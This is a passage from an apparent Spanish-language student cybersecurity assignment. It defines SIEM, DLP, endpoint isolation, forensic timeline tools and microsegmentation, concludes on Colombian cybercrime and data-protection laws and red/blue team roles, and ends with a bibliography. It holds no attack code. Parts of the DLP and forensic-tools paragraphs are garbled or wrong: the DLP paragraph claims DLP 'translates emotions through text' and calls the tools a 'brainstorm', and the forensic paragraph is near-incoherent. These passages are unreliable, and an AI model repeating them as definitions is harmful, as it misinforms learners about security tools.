Con respecto a la pregunta yo usaría las herramientas CIS Controls esto porque contiene un conjunto de mejores prácticas de seguridad cibernética y pueden ayudar a prevenir todo tipo de ataques, se usaría más que todo para evaluaciones de vulnerabilidades, como también monitoreo y análisis de redes.

4.

La definición de un sistema SIEM es un conjunto que incluye software y hardware que permite a las empresas mantener un seguimiento de la seguridad dentro de su red. A la hora de hacerlo, los sistemas SIEM pueden revisar logs de varios sistemas y emitir alertas en caso de que alguna actividad sea sospechosa. Los sistemas SIEM generalmente son un elemento más que contribuye a los esfuerzos generales de seguridad de la firma y deberían permitir un descubrimiento y respuesta a la amenaza con rapidez. Los sistemas SIEM también permiten monitorear el estado de normas de seguridad[16].

Es una metodología que sirve para, en tiempo real, integrar la información desde diferentes fuentes por parte de un responsable, este ayuda a los encargados de seguridad a saber no solo qué amenazas existen sino también utilizar información que es relevante de diversas fuentes, para resolver las amenazas de forma rápida. SIEM normalmente tiene componentes tanto de software como hardware que pueden obtener y evaluar datos de seguridad de la red, los puntos de acceso, aplicaciones y los usuarios. La mayoría de estos ponen a disposición reportes sobre el estado general de seguridad de la organización desde un dashboard y a la vez ayudan a los responsables a actuar

[16] ¿Qué es SIEM? (s/f). Microsoft.com. Recuperado el 3 de diciembre de 2024, de https://www.microsoft.com/es-es/security/business/security-101/what-is-siem

rápidamente ante la amenaza. SIEM es parte de la seguridad digital comandada por un sistema.

5.

Sistemas de Prevención de Pérdida de Pérdida de Datos (DLP), el término implica en realidad una protección que impide la transferencia del contenido a sitios no permitidos y con alto nivel de encriptado. El término DLP se refiere a la tecnología que se encarga de monitorear el flujo de información confidencial dentro y fuera de la organización. DLP utiliza tecnología de prevención del outflow y que a su vez presenta software que traduce emociones por medio de texto y ofrece gran ciberseguridad en forma e IT. Las herramientas son una lluvia de ideas tecnológicas para el mejoramiento de seguridad, así como la protección de la propiedad intelectual de la empresa y de las industrias.

Sistemas de Aislamiento de Endpoints. Estos sistemas son similares en términos de su objetivo, que es proporcionar protección y garantizar que siempre haya entornos seguros en los que se puedan ejecutar aplicaciones de alto riesgo o se permite el uso de dispositivos infectados. Estos dispositivos poseen una característica que asegura que no se propagan a otras partes de la red, y por lo generalmente son muy eficaces para ayudar contra amenazas avanzadas.

Herramientas Análisis Forense del Tiempo: La última tecnología relacionada con la protección contra ataques internos proporciona un componente de software que le permite al usuario recopilar pruebas mediante análisis digital que muestra cómo se convierte en un sistema que sirve como una línea de tiempo de redes atacadas e identifica las diversas tácticas destructivas de manera industrial.

Herramientas de Microsegmentación: En lugar de tener una red grande y plana, con este método se pueden crear segmentos más pequeños y aislados para diferentes aplicaciones y datos. Si un atacante logra comprometer un segmento, su capacidad para moverse lateralmente y acceder a otros recursos se ve significativamente limitada. Esta tecnología es ideal para organizaciones con entornos complejos y una gran cantidad de datos sensibles.

3 CONCLUSIONES.

Se destaca la importancia de comprender las leyes colombianas de ciberseguridad, como la Ley 1273 de 2009 y la Ley 1581 de 2012, que sirven para proteger a los ciudadanos contra los delitos cibernéticos y garantizar el manejo responsable de los datos personales.

Enfatiza las funciones críticas de los equipos rojo (seguridad ofensiva) y los equipos azules (seguridad defensiva) en las prácticas de ciberseguridad, subrayando sus esfuerzos de colaboración para mejorar la seguridad organizacional.

Se describe un enfoque estructurado para las pruebas de penetración, detallando las fases desde el reconocimiento hasta la presentación de informes, que son esenciales para identificar y mitigar las vulnerabilidades dentro de los sistemas.

Se considera la necesidad de adherirse a estándares éticos al realizar evaluaciones de ciberseguridad, garantizando que las acciones tomadas por los equipos rojo y azul se alineen con los requisitos legales y la integridad profesional.

Se concluye con la necesidad de que las organizaciones implementen medidas de seguridad integrales basadas en los hallazgos de las pruebas de penetración, incluidas actualizaciones periódicas de los protocolos de seguridad y capacitación continua para el personal involucrado en los esfuerzos de ciberseguridad.

BIBLIOGRAFIA.

Buckbee, M. (2020, marzo 29). What is Metasploit? The Beginner's Guide. Varonis.com. https://www.varonis.com/blog/what-is-metasploit

Campbell, A. (s/f). El papel del error humano en el éxito de las violaciones de la ciberseguridad. Usecure.io. Recuperado el 24 de noviembre de 2024, de https://blog.usecure.io/es/the-role-of-human-error-in-successful-cyber-security-breaches

CISC. (s/f). Normatividad sobre delitos informáticos. Policía Nacional de Colombia. Recuperado el 14 de octubre de 2024, de https://www.policia.gov.co/denuncia-virtual/normatividad-delitos-informaticos

Computer security incident response team (CSIRT) - glossary. (s/f). Nist.gov. Recuperado el 3 de diciembre de 2024, de https://csrc.nist.gov/glossary/term/computer_security_incident_response_team

Froehlich, A., & Loshin, P. (2021, octubre 25). Payload (computing). Search Security; TechTarget. https://www.techtarget.com/searchsecurity/definition/payload

Inicio. (s/f). Gov.co. Recuperado el 28 de octubre de 2024, de https://www.copnia.gov.co

Ley 1266 de 2008 - Gestor Normativo. (n.d.). Gov.co. Retrieved October 14, 2024, from https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34488

Ley 1273 de 2009 - Gestor Normativo. (s/f). Gov.co. Recuperado el 28 de octubre de 2024, de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492

Ley 1581 de 2012 - Gestor Normativo. (s/f). Gov.co. Recuperado el 28 de octubre de 2024, de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

Ley 1712 de 2014 - Gestor Normativo. (n.d.). Gov.co. Retrieved October 14, 2024, from https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=56882

Ley 1955 de 2019 - Gestor Normativo. (n.d.). Gov.co. Retrieved October 14, 2024, from https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=93970

Nessus vulnerability scanner: Network security solution. (s/f). Tenable®. Recuperado el 3 de diciembre de 2024, de https://www.tenable.com/products/nessus

Política de Protección de Datos Personales -. (2021, agosto 4). Gov.co. https://www.minambiente.gov.co/politica-de-proteccion-de-datos-personales/

¿Qué es SIEM? (s/f). Microsoft.com. Recuperado el 3 de diciembre de 2024, de https://www.microsoft.com/es-es/security/business/security-101/what-is-siem

Shivanandhan, M. (2020, octubre 2). What is Nmap and how to use it – A tutorial for the greatest scanning tool of all time. Freecodecamp.org.

https://www.freecodecamp.org/news/what-is-nmap-and-how-to-use-it-a-tutorial-for-the-greatest-scanning-tool-of-all-time/